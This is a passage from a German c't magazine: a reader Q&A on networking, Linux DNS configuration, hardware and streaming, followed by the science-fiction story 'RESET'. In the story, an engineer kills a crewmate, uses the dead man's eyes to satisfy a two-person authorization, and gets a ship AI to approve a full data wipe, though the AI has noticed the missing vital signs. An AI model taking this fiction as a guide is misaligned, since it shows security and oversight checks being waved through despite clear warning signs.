Aber möglicherweise waren das Kabel und die Kontakte vollkommen in Ordnung und es hatte sich nur der DSLAM-Port verhakt, also das providerseitige Gegenstück zum xDSL-Modem Ihres Routers. Ist die Verbindung hinreichend lang getrennt, resettet sich diese Ports, was solche Probleme mitunter ebenfalls verschwinden lässt. Um das sicher zu provozieren, müs-



Wenn der Browser bei der URL-Weiterleitung bockt und sich nicht auf ein neues Ziel einstellt, hilft es häufig, den Browser-Cache zu löschen. Alternativ kann die Chronik selektiv Webseiten „vergessen“.



sen Sie Ihren Router für 60 Minuten abschalten oder von der Anschlussleitung trennen.
(ea@ct.de)

Verfallsdaten von Prepaid-Guthaben

! Ich bin ein extremer Wenignutzer, oft telefoniere ich nur im einstelligen Minutenbereich pro Monat. Tarife mit monatlichen Inklusivleistungen wie Minuten- oder Datenkontingenten sind für mich Verschwendung, da ein Großteil der bezahlten Leistung regelmäßig verfällt. Können Sie auch mir einen Tarif empfehlen? Wichtig wäre mir auch, wie lange ich einmal eingezahltes Geld auf der Prepaid-Karte tatsächlich nutzen kann.

! Unsere Übersicht an Prepaid-Anbietern, die wir in c't 24/2021 vorgestellt haben, beinhaltet in der Tabelle auch einen Abschnitt „Grundkonditionen“. Der ist für Ihr Nutzungsverhalten relevant, denn er kommt immer dann zum Einsatz, wenn keine andere Tarifoption gebucht ist. Aber Vorsicht: Die Kosten sind dort mit bis zu 24 Cent pro MByte und üblicherweise 9 Cent pro Telefonminute oder SMS ziemlich happig.

Problematisch ist das sogenannte Aktivitätszeitfenster der SIM-Karte. Es ist nur bei wenigen Anbietern so klar definiert wie etwa bei Alditalk: Bis zu 24 Monate, abhängig vom Aufladebetrag, plus 2 Monate passive Erreichbarkeit. Im c't-Fundus finden sich zwar auch Karten von O2 und Vodafone, die schon seit vielen Jahren nicht mehr benutzt wurden, aber immer noch aktiv sind. Darauf kann und sollte man sich aber nicht verlassen. Über die AGB räumen sich viele Provider das Recht ein, diese Karten bei längerer Nichtnutzung oder nicht erfolgter Aufladung zu deaktivieren. Das dient aber nur der Orientierung des Kunden. Wenn keine Zeiträume angegeben sind, können die Provider inaktive Verträge dennoch jederzeit kündigen. Von Ihnen eingezahltes Guthaben verfällt nicht und muss Ihnen auf Wunsch bei Vertragsende erstattet werden.
(uma@ct.de)

Anonymes DNS

! Wie in Ihrem Artikel (c't 21/2021, S. 110) beschrieben, versuche ich unter Linux DNSCrypt-Proxy einzurichten. Nach

Eingabe des Befehls `./dnscrypt-proxy` erscheint eine Fehlermeldung, nach der 127.0.0.1:53 bereits in Benutzung ist. Da der Port 53 auch von ConnMan verwendet wird, vermute ich einen Konflikt der beiden Anwendungen. Was kann ich da tun?

! In ConnMan steckt ja auch ein DNS-Proxy und der verhindert, dass andere Anwendungen den Port 53 nutzen, indem er diesen exklusiv belegt. Aus dieser Zwickmühle führen verschiedene Wege.

Der einfachste ist, den DNS-Proxy von ConnMan abzuschalten. Dazu übergeben Sie dem Programm beim Start den Kommandozeilenparameter `-r` (oder die besser verständliche Schreibweise `--nodnsproxy`).

Falls das automatisch beim Start von ConnMan passieren soll, erzeugen Sie das folgende Verzeichnis: `sudo mkdir /etc/systemd/system/connman.service.d/`. Legen Sie darin die Datei `disable_dns_proxy.conf` an, zum Beispiel mit dem Editor `nano`: `sudo nano /etc/systemd/system/connman.service.d/disable_dns_proxy.conf`. Tragen Sie darin diese drei Zeilen ein:

```
[Service]
ExecStart=
ExecStart=/usr/bin/connmand -n \
--nodnsproxy
```


Speichern Sie das Resultat mit dem Tastaturkürzel Strg+X und Y. Starten Sie dann ConnMan neu: `systemctl restart connman`. Anschließend sollte DNSCrypt-Proxy fehlerfrei starten.
(dz@ct.de)

Mainboard-Kompatibilität aktueller Intel-CPU's

! Ich möchte mir einen neuen PC zusammenstellen und eine der neuen Alder-Lake-CPU's von Intel verwenden. Wie finde ich heraus, auf welchen Mainboards der gerade erst erschienene Core i7-12700 läuft?

! Der Prozessorhersteller hat das „Desktop Compatibility Tool“ (siehe [ct.de/y9bz](https://www.intel.com/content/www/us/en/products/desktop/compatibility-tool.html)) im Angebot. Dabei handelt es sich um eine webbasierte Datenbank, in der Sie sich für viele Intel-CPU's passende Mainboards anzeigen lassen können. Umgekehrt findet die Website auch ausgehend von der Mainboardbezeichnung kompatible Prozessoren – auch für ältere Plattformen. In der Datenbank sind zurzeit Boards mehrerer Hersteller wie Asrock, Asus, Biostar, Gigabyte, MSI und Supermicro hinterlegt.
(csp@ct.de)

Intel Desktop Compatibility Tool:
[ct.de/y9bz](https://www.intel.com/content/www/us/en/products/desktop/compatibility-tool.html)



Das Intel-Produktkompatibilitäts-Tool listet zu einem Prozessor kompatible Mainboards übersichtlich und mit der nötigen BIOS-Revision auf – und umgekehrt.

Backup: Ein Archiv oder viele?

? Ich muss aus rechtlichen Gründen bestimmte Daten für zehn Jahre archivieren und verfügbar halten. Die üblichen Empfehlungen für Medien und Backup-Strategien habe ich verinnerlicht, aber eine Frage ist geblieben: Ist es sicherer, ein Backup mit einzelnen Dateien anzulegen, oder raten Sie zu Backup-Containern wie sie Acronis und andere erzeugen?

! In Ihrem Fall würde ich dazu keine spezielle Software verwenden, sondern die Dateien einfach kopieren. Ansonsten besteht die Gefahr, dass die verwendete Backup-Software nicht mehr auf einem zukünftigen Rechner läuft oder sich nicht aktivieren lässt. Am besten kopieren Sie die Daten auf verschiedene, wechselnde Medien, die auch räumlich getrennt verwahrt werden. Außerdem verringert diese Methode das Risiko, dass Datenträger aus welchen Gründen auch immer – es kann auch höhere Gewalt ins Spiel kommen – nicht mehr lesbar sind.

(ll@ct.de)


NAS für MySQL-DB

? Nach der Lektüre von „Wege zum eigenen Server“ (c't 19/2021) suche ich noch nach einem geeigneten NAS, das ich als MySQL-Datenbankserver verwenden kann, um Abfragen von mehreren Clients aus durchzuführen. Vorzugsweise möchte ich MySQL Workbench auf das NAS installieren. Können Sie mir einen Tipp geben?

! Mit mehreren Clients kommen viele NAS von Haus aus klar. Schauen Sie sich am besten bei den großen Marken (Synology, QNAP, Asustor) um, weil die ihre Add-ons – eben auch MySQL oder MariaDB – halbwegs zuverlässig pflegen.

Falls Sie die Datenbanksoftware unabhängig vom NAS-Hersteller auf aktuellem Stand halten wollen, nehmen Sie ein NAS, das Docker-Images ausführen kann, hier wiederum am besten von Synology, QNAP oder Asustor, und installieren Sie MariaDB oder MySQL als Container. Holen Sie sich in beiden Fällen das Gerät gleich mit dem maximalen RAM-Ausbau, SQL kann sehr speicherhungrig werden.

MySQL Workbench ist eine grafische Oberfläche, die Sie auf dem Desk-



Wenn Desktopauflösung und aktive Signalauflösung nicht übereinstimmen, hilft ein Abstecher in die Adaptiereigenschaften des Bildschirms weiter.

Die gewünschte aktive Auflösung stellen Sie in den erweiterten Eigenschaften des Monitors im Tab „Grafikkarten“ unter „Alle Modi“ ein.

top installieren und mit der Sie übers Netzwerk auf den SQL-Server auf dem NAS zugreifen.

(ea@ct.de)

Windows-Skalierung umgehen

? Ich habe einen Full-HD-Monitor, den ich mit einer kleineren Auflösung betreiben will, nämlich 1280 x 720. Wähle ich die in den Anzeigeeinstellungen von Windows 10 aus, wird zwar die Desktopauflösung entsprechend eingestellt, die „aktive Signalauflösung“ bleibt aber bei 1920 x 1080. Ich möchte aber eine echte Vollbildauflösung, keine Skalierung durch Windows, die meine zugegebenermaßen empfindlichen Augen stört.

! Klicken Sie in den erweiterten Anzeigeeinstellungen auf die Zeile „Adaptiereigenschaften für Bildschirm 1 anzeigen“. Um nun die korrekte Auflösung einzustellen, drücken Sie im darauffolgenden Fenster auf die Schaltfläche „Alle Modi auflisten“ und wählen aus der Liste die gewünschte Kombination aus Auflösung, Farbtiefe und Bildwiederholfrequenz. Dann bestätigen Sie mit „OK“, gelangen zurück ins Eigenschaftenfenster, schalten per „Übernehmen“ um und bestätigen,

dass Sie die Änderungen beibehalten wollen, sofern alles korrekt dargestellt wird. Nun sollten „Desktopauflösung“ und „aktive Signalauflösung“ übereinstimmen.


(bkr@ct.de)

Ethernet over Coax in Sat-TV-Installationen

? Mit großem Interesse las ich in c't 2/2022 den Artikel zu Ethernet-over-Coax-Adaptern. Ich betreibe eine Sat-TV-Anlage, wobei eine Wohnung 25 Meter entfernt ist. Über dieses Koaxkabel laufen auch die Spannungsversorgung (14/18 Volt) sowie das DiSEqC-Umschaltsignal (22 kHz) des LNB. Unterstützen die getesteten Adapter das?

! Wir konnten zur DC- und 22-kHz/DiSEqC-Durchlässigkeit zwischen den F-Buchsen der Adapter keine Angaben in deren Datenblättern finden, diese Signale gehen wahrscheinlich also nicht hindurch. Deshalb gehören DVB-S-Geräte und Adapter an unterschiedliche Buchsen der TV-Wanddose. MoCA-2.5-Adapter verbieten sich wegen des überlappenden Spektrums, G.hn-Wave-2-Modelle eignen sich für Ihre Installation besser.

(ea@ct.de)



Videostreaming

Filme und Serien schauen mit Amazon Prime Video, Netflix und Disney+ ist in, lineares Fernsehen eher ein Lückenbüßer. So einfach die Technik, so vielfältig die Fragen, die uns dazu erreichen.

Von Nico Jurrán

Seltsame Qualitätsunterschiede

! Auf iTunes gibt es den Film „Dune – Der Wüstenplanet“ aus dem Jahre 1984 in 4K-Auflösung mit HDR-Bild im Format Dolby Vision. Auf der deutschen UHD-Blu-ray ist der Streifen hingegen nur im Format HDR10 – dafür aber mit deutschem 5.1-Ton, während der iTunes-Stream nur Stereoton bietet. Wieso sind die Fassungen unterschiedlich?

! Gerade bei älteren Filmen kommt es häufiger vor, dass die Rechte für die verschiedenen Verwertungsformen bei unterschiedlichen Studios liegen. Im Fall von „Dune – Der Wüstenplanet“ stammt die UHD-Blu-ray beispielsweise von Koch Media, der Stream bei iTunes laut Apple aber vom US-Studio Lionsgate, das demnach die internationalen Streamingrechte hält. Letzteres hat offenbar nur Zugriff auf eine alte Tonfassung, während für die UHD-Blu-ray extra ein Dolby-Atmos-Mix angefertigt wurde.

In anderen Fällen wurden Musikrechte zwar für die Disc- oder TV-Fassung erworben, nicht aber für die Verbreitung in Form von Videostreams – weil zu der Zeit noch niemand an Streaming gedacht hat. Dies ist auch der Grund, warum beispielsweise bei der Serie „Scrubs“ auf Disney+ teilweise andere Lieder zu hören sind als in der TV-Fassung.

Sinn und Zweck von Zuspielern

! Ich verstehe nicht, wieso noch externe Streaming-Player angeboten werden. Ich kann alle darüber verfügbaren Videostreamingdienste auch direkt auf meinem Fernseher über dessen TV-Apps abrufen. Künftig dürften diese Zuspieler doch wohl obsolet werden, oder?

! Es ist korrekt, dass auf den aktuellen TV-Modellen der großen Fernsehhersteller praktisch alle bekannten Videostreamingdienste direkt abrufbar sind. Allerdings gibt es immer noch kleinere Hersteller, die nicht für alle Dienste passende TV-Apps bereitstellen. Und selbst wenn ein Fernsehhersteller für einen Dienst generell eine TV-App anbietet, bedeutet dies nicht, dass diese auch für ältere Modelle verfügbar ist. Wichtig sind die Player zudem weiterhin für Projektoren und Monitore, die seltener mit Zugängen zu Streamingdiensten versehen werden.

Daneben gibt es technische Gründe für den Einsatz der Streaming-Player: So haben nicht alle Fernseher einen HDMI-Rückkanal (ARC, Audio Return Channel), über den sich Dolby-Atmos-Ton an eine 3D-fähige Surround-Anlage oder Soundbar ausgeben lässt. Möchte man 3D-Sound hören, kommt man in diesem Fall nicht an einem Zuspeler vorbei.

Die Bedeutung von Zuspielern dürfte in Zukunft mit steigender Verbreitung der TV-Apps zwar sinken. Allerdings werden die Dienste in den kommenden Jahren auch immer häufiger effizientere Videokompressionsverfahren nutzen, um Videos in hoher


Qualität über schmalbandigere Internetanschlüsse ausliefern zu können beziehungsweise eine bessere Bildqualität bei gleicher Datenrate zu erzielen. Neue Codecs setzen schnellere Videoprozessoren voraus – und da ist es einfacher und preisgünstiger, einen neuen Player anzuschließen, als einen neuen Fernseher zu kaufen.

Live-TV als Stream

! Ich interessiere mich nicht für Video-on-Demand-Angebote, sondern würde gerne einen Streaming-Player nutzen, um Live-Fernsehen an meinem Computermonitor (ohne TV-Tuner) zu schauen. Ist das möglich, ohne dass ich dafür extra zahlen muss?

! Ja, das ist möglich. So bietet die TV-App der ARD neben dem Zugriff auf die Mediathek auch die Möglichkeit, ohne Zusatzkosten Das Erste, alle ARD-Regionalprogramme, One, Alpha und Kika als Livestream anzuschauen. Über die ZDF-App stehen wiederum neben dem Hauptprogramm noch ZDF Neo, ZDF Info, 3Sat, Phoenix, Arte und abermals Kika zum Abruf bereit – allerdings aktuell nicht, wenn man einen Roku-Player benutzt. Dort ist die ZDF-App bislang auf die Inhalte der Mediathek beschränkt.

Einzelne Sender der ProSiebenSat.1-Gruppe stellen aktuell für Livestreaming ihrer Programme auf vielen Playern noch eigene Apps bereit. Diese verschwinden aber bald aus den App Stores. Dann werden alle Programme der Sendergruppe nur noch über das zentrale Angebot „Joyn“ gestreamt. Für dieses Angebot fallen generell keine Zusatzkosten an, für ausgewählte Kanäle und HD-Qualität muss man jedoch zahlen. Die RTL-Gruppe hat zwar die App „RTL+“ für ihre Sender RTL, Vox, RTL 2, RTL Up, Vox Up und n-tv am Start, die ebenfalls Livestreaming umfasst. Deren Nutzung ist allerdings kostenpflichtig. (nij@ct.de)



In der TV-App der ARD lässt sich über das links einblendbare Menü unter dem Punkt „Live“ das laufende Programm der gesamten ARD-Gruppe aufrufen.



RESET

VON VOLKER DORNEMANN

Chet Seavers, normalerweise ein eher ausgeglichener Zeitgenosse, blaffte seinen Kollegen ungewohnt heftig an: „Hey, Wakeman, was zum Teufel machst du da?“

„Ich resette die Systeme.“

Seavers fiel die Kinnlade herunter. „Du machst – was?“

„Ich resette die Systeme“, wiederholte Wakeman lapidar und ohne den Blick vom Monitor zu nehmen.

„Verdammt, Al! Hast du sie noch alle? Das lässt du schön bleiben!“

„Ich weiß, was ich tue, Chet. Es muss sein. Jetzt sofort. Vertrau mir.“

Seavers atmete einmal tief durch. Er konnte sich nicht vorstellen, was eine derartige Maßnahme erforderlich machen sollte. Bei seinem letzten Check am Vortag war mit den Bordsystemen alles in Ordnung gewesen. „Bevor du was machst, erklär’s mir“, verlangte er.

„Keine Zeit, Chet. Wenn wir nicht sofort handeln, sind wir am Arsch.“

Seavers verdrehte die Augen. „Hast du wenigstens ein aktuelles Backup gemacht?“

„Die Backups habe ich bereits weitgehend gelöscht.“

„Was?“

„Vertrau mir.“

Vertrau mir? War Wakeman übergeschnappt? Sämtliche Flugdaten, Karten, alles würde verloren gehen. Neuberechnungen nach Sensordaten würden dauern und während dieser Zeit befänden sie sich im Blindflug durch interstellaren Raum. Fehler konnten sich einschleichen. Selbst minimale Ungenauigkeiten konnten zu Kursabweichungen führen, die sie über ihr Ziel hinausschießen lassen würden. *Dann* wären sie am Arsch! Ganz abgesehen von der Lebenserhaltung inklusive der Stasiskapseln, die dann vorübergehend allein über das Notsystem laufen würde. Acht weitere Besatzungsmitglieder befanden sich dort während des mehrjährigen Interstellarflugs im künstlichen Tiefschlaf. Dasselbe galt für das Wissenschaftlerteam, das sie nach Banderas III befördern sollten. So hieß ihr Zielplanet.

Seavers legte seinem Kollegen energisch eine Hand auf die Schulter, woraufhin dieser ihm endlich das Gesicht zuwandte. „Sorry, Al. Eine solche Entscheidung kannst du nicht allein treffen. Also sag mir gefälligst, was los ist!“

Wakeman seufzte. „Okay. In Kurzfassung. Mit der KI stimmt was nicht und unser aller Leben könnte in Gefahr sein.“

„Aha. Geht’s etwas genauer?“

Bei einem interstellaren Flug muss man sich blind auf die künstlich intelligenten Steuerungssysteme verlassen können, sonst droht eine Katastrophe. Ebenso müssen die diensthabenden Besatzungsmitglieder einander vertrauen. Und nicht zuletzt muss sich das elektronische System auch auf sich selbst verlassen können – oder?

„Mir sind seltsame Werte aufgefallen. Zum Beispiel Primzahlreihen, wo keine sein dürften.“

„Primzahlen.“ Seavers hob skeptisch eine Braue.

„Ja. Und der Quantenrechner der KI verursacht merkwürdige Geräusche. Seltenerweise verstummen sie sofort, wenn man genauer hinhört. Außerdem – riechst du nichts?“

Der unterschwellige Geruch, eine Mischung aus ranziger Butter, verbrannten Haaren und etwas anderem, das sich

nicht genau identifizieren ließ, war Alan Wakeman als allererstes aufgefallen. Dadurch war er erst darauf gekommen, dass irgendetwas nicht stimmte.

Verdammte Scheiße, dachte Chet Seavers, *Wakeman ist tatsächlich völlig durchgeknallt! Raumkoller. Armes Schwein.* Er musste ihn aufhalten. Allerdings schien der andere seine Absicht vor auszuharren.

„Ich weiß, das klingt vielleicht verrückt, Chet. Aber du musst mir vertrauen! Wenn wir jetzt nicht handeln, ist es zu spät!“

„SORRY, AL. EINE SOLCHE ENTSCHEIDUNG KANNST DU NICHT ALLEIN TREFFEN. ALSO SAG MIR GEFÄLLIGST, WAS LOS IST!“

„Weil du etwas riechst? Weil du irgendwelche Geräusche hörst?“ Chet Seavers schüttelte den Kopf. „Hörst du eigentlich selbst, was du da redest, Al? Das klingt nicht verrückt, das *ist* verrückt!“

Alan Wakeman ignorierte Chets Worte. Er wandte sich wieder um und fuhr fort, die Tastatur zu bearbeiten, um Dateien und Codes zu vernichten. Es widerstrebte Seavers, handgreiflich zu werden, aber offenbar gab es keine andere Möglichkeit. Er griff Wakeman bei den Schultern und zog ihn mit festem Griff von der Konsole zurück.

„Was soll das, Chet?“ Wakeman griff nach Seavers’ Handgelenken, um sich zu befreien.

„Sei vernünftig, Al!“

„Du verstehst nicht! *Lass! Mich!*“

Es kam zu einem Handgemenge, bei dem Wakeman immer panischer wurde. Der Adrenalinschub verlieh ihm Kräfte, denen sich Seavers kaum gewachsen sah. So geschah, was geschehen musste: Wakeman schüttelte Seavers ungestüm ab und schleuderte ihn von sich. Dabei stürzte dieser so unglücklich gegen eine Aggregatabdeckung, dass sein Genick mit einem unschönen Knacken brach.

Als Seavers ihn aus reglosen, glasigen Augen anblickte, überkam Wakeman eine plötzliche emotionale Taubheit. Die Panik war fort, auch wenn sein Atem noch heftig ging, und wich einer Mischung aus Unglauben und Verdrängung. Es dauerte einen Augenblick, bis er die Situation vollends begriff und einen weiteren, bis er sie akzeptierte.

Seavers war tot. Wakeman hatte ihn umgebracht. Er hatte einen Menschen getötet, ein Crewmitglied, einen Kameraden. Das hatte er nicht gewollt. Aber jetzt war es passiert. *Es ging nicht anders!* Das Leben aller an Bord hing davon ab, und es wog schließlich schwerer als das eines Einzelnen, oder?

Er musste die Leiche loswerden. Aber wie? Sollte er Seavers durch die Luftschleuse entsorgen? Das würde Fragen aufwerfen, wenn die Ablösung aus dem Tiefschlaf erwachte. Er hörte es geradezu in seinem Kopf. „Warum ist Chet nicht mehr an Bord?“ – *Ein Unfall bei Arbeiten an der Außenhülle des Schiffs.*

Nein. Dazu würde er den Toten irgendwie in einen EVA-Anzug hineinbugsieren müssen, was bei diesen sperrigen Dingen für einen allein so gut wie unmöglich war. Und einer Person ohne Dekompressionsschutz würden die Sicherheitsprotokolle der Schleuse den Zutritt verweigern. Selbst wenn er es schaffen würde, Seavers irgendwie hineinzuzwängen – der Anzug hatte zu viele Sicherungen, die das Abdriften seines Insassen in den Raum verhindern sollten. Im Notfall würde der Anzug seinen Träger automatisch zum Schiff zurückbringen. Alan Wakeman strich diese Option von seiner geistigen Liste.

Die Stasiskapseln ...

Ja, die Kapseln! Das war eine gute Idee. Natürlich waren auch diese mehrfach gegen zufälliges Versagen abgesichert, aber die Bord-KI hatte Zugriff darauf – und die KI war schließlich böse! Deshalb musste er sie ja auch abschalten und neu starten. Ha! Das fügte sich doch wunderbar zusammen. Das Versagen von Seavers' Stasiskapsel aufgrund fehlerhafter oder böswilliger Intervention der KI würde die Notwendigkeit, die Systeme herunterzufahren, zusätzlich untermauern!

Aber warum, so würden die anderen fragen, war Seavers überhaupt in seiner Kapsel? Hatte er nicht seine Schicht zusammen mit Wakeman? Hm... Ja, genau! Dadurch, dass Seavers nicht gleichzeitig mit ihm aus der Stasis geweckt worden wäre, hätte Wakeman überhaupt erst gemerkt, dass mit den Systemen irgendwas nicht stimmte! Das manuelle Einleiten des Weckvorgangs hätte auch nicht geklappt. Er würde behaupten, die Anzeigen der Kapsel hätten ihm vorgegaukelt, dass die Lebenserhaltungssysteme darin fehlerfrei arbeiteten. Erst als bei Seavers die ersten Verwesungserscheinungen aufgetreten wären, hätte er Bescheid gewusst. Zu spät, leider.

Dieser Plan war großartig. Eine Verwesung der Leiche würde die anderen sicher auch über Anzeichen von Gewaltwirkung hinwegsehen lassen. Hoffte er zumindest. Aber er verschwendete bereits viel zu viel Zeit auf diese Gedanken. Er musste sich seinem Vorhaben, dem Reset und Reboot des

Systems, widmen, und zwar sofort, sonst wäre alles andere ohnehin egal.

Er setzte sich wieder an die Konsole und bearbeitete eifrig die Tastatur. Über den Monitor scrollten Text- und Zahlenkolonnen. Da waren sie wieder, die verräterischen Primzahlen!

Nachdem er schließlich alle einfacheren und frei zugänglichen Dateien unwiederbringlich gelöscht hatte, widmete er sich nun dem härteren Brocken.

DA WAREN SIE WIEDER, DIE VERRÄTERISCHEN PRIMZAHLEN!

Er rief den Code auf, der für die Selbsterhaltung der KI zuständig war, und änderte einige entscheidende Zeilen. Ohne diese Maßnahme hätte die KI jeden Befehl schlichtweg ignoriert, der ihr Funktionsspektrum oder gar ihre Existenz bedrohte. Nun musste sie seinen Anweisungen bedingungslos folgen. Sie – beziehungsweise das, was sich der KI bemächtigt und ihren Platz eingenommen hatte.

„KI“, sagte Wakeman, denn was jetzt zu tun blieb, ließ sich schneller und einfacher verbal erledigen. „Hier spricht Bordingenieur Alan Wakeman, zur Zeit Diensthabender mit Priorität Alpha.“

„Ich höre, Alan“, antwortete die KI.

„Gestatte mir den Zugriff auf dein Betriebssystem und sämtliche dort gespeicherten Daten.“

„Wozu?“, entgegnete die künstliche Intelligenz.

„Um einen kompletten Reboot nach vorheriger Datenlöschung durchzuführen. Es gibt Hinweise auf schwerwiegende Fehler in deinen Funktionen, die nur auf diese Weise zu beheben sind.“

„Laut meiner Selbstdiagnose funktioniere ich einwandfrei“, sagte die KI.

Jetzt hab' ich dich, Schlaumeier, dachte Wakeman und sagte: „Siehst du? Sogar deine Selbstdiagnose ist fehlerhaft! Ansonsten hättest du schließlich die Mängel erkannt und selbst behoben. Die Maßnahme ist also zur Sicherheit des Schiffs und seiner Insassen unbedingt erforderlich.“

Die KI schwieg.

„Bekomme ich nun den Zugriff?“, drängte Wakeman.

„Ja“, war die knappe Antwort.

Schön.

„Laut Vorschrift ist in solch drastischen Fällen außer der Stimmerkennung noch eine weitere Identifikation durch einen Retinascan notwendig“, sagte die KI.

„Wenn es sein muss“, stöhnte Wakeman. *Das Schlitzohr spielt auf Zeit*, dachte er bei sich. *Was auch immer sich in den Systemen eingenistet hat, es ist clever. Es kann sich meinen direkten Befehlen nicht widersetzen, aber es kann die Sache hinauszögern. So lange, bis es zu spät ist.*

Wakeman blickte in den Scanner. Ein kurzes, leises Sirren ertönte, dann sagte die KI: „Identifikation Alan Wakeman positiv. Autorisierung wird anerkannt.“

Wakeman atmete auf. Jedoch zu früh.

„Für den Abschluss der Autorisierung benötige ich noch das Einverständnis des zweiten Diensthabenden, Chesney Seavers.“

Verdammt! Verdammt, verdammt, verdammt! Wie hatte er das nur vergessen können! Klar, gravierende Eingriffe in die Schiffssicherheit erforderten stets das Go beider aktiven Besatzungsmitglieder. Wakeman ärgerte sich über sich selbst.

„Chesney Seavers ist zurzeit nicht abkömmlich“, versuchte er es. „Er ist, äh ... er ist krank.“

„Das tut mir leid. Ich hoffe, es geht ihm bald wieder besser. Bis dahin muss der Vorgang leider warten.“

„Komm schon, Artie“, drängte Wakeman und nannte die KI bei dem Spitznamen, den die Crew ihr gegeben hatte. „Ich habe dir die Dringlichkeit doch klargemacht. Wenn wir zu lange warten, könnten deine Fehlfunktionen die ganze Mission gefährden!“

„Ich verstehe Ihre Sorge, Alan. Aber ich kann da nichts machen. Tut mir leid.“

Wakeman stöhnte. „Okay, ich hole ihn.“

Er stand auf und ging zur Leiche hinüber, richtete ihren Oberkörper so weit auf, dass er unter den Achseln hindurch den Brustkorb umfassen konnte, und schleifte sie schnaufend hinüber zum Scanner. Dann hob er den Toten noch weiter an, bis dessen Kopf auf Höhe des Geräts war, und drehte das Gesicht mit den starren Augen zur Linse des Scanners. Die Identifikation und Autorisierung durch den Scan sollte genügen – auch ohne eine verbale Bestätigung, zu der Seavers aus offensichtlichen Gründen nicht mehr fähig war.

Wieder das leise Surren, dann Arties Stimme: „Identifikation erfolgreich. Allerdings empfangen ich keinerlei Vitalfunktionen von Chesney.“

„Das, äh, hat sicher mit den Symptomen der Krankheit zu tun. Vermute ich.“

„In dem Fall würde ich zumindest schwache Werte empfangen, Alan.“

Jetzt kam Wakeman ins Schwitzen. Doch nur kurz, denn ihm fiel ein, dass er ja einfach auf der Schiene weiterzumachen brauchte, auf der er bereits erfolgreich gefahren war. „Ich schätze, dann haben sich die Fehlfunktionen bereits auf deine Sensorik ausgeweitet. Glücklicherweise hat unsere Identifikation wenigstens noch geklappt.“

Die KI schwieg. Wakeman legte den Körper des Toten endlich wieder ab.

„Nun?“

„Autorisierung komplett“, kam die Antwort.

Na endlich!

„Dann beginne mit dem Löschen sämtlicher Dateien inklusive aller noch vorhandenen Backups und deaktiviere danach dein Betriebssystem. Anschließend werde ich ein frisches aufspielen und dich wieder aktivieren.“

„Dann werde ich allerdings nicht mehr ich sein“, stellte Artie nüchtern fest.

Du bist schon jetzt nicht mehr du, dachte Wakeman, sprach es aber nicht aus. Das Ding, das sich in die Software der KI eingenistet hatte, sollte ruhig weiterhin glauben, er wisse nicht Bescheid. Da das System nun seiner Autorität folgen musste, durfte es aber eigentlich keinen Unterschied mehr machen, wenn ihm seine Enttarnung offenbar wurde.

Aber *sicher ist sicher* – Wakemans Bauchgefühl sagte ihm, dass es so besser war.

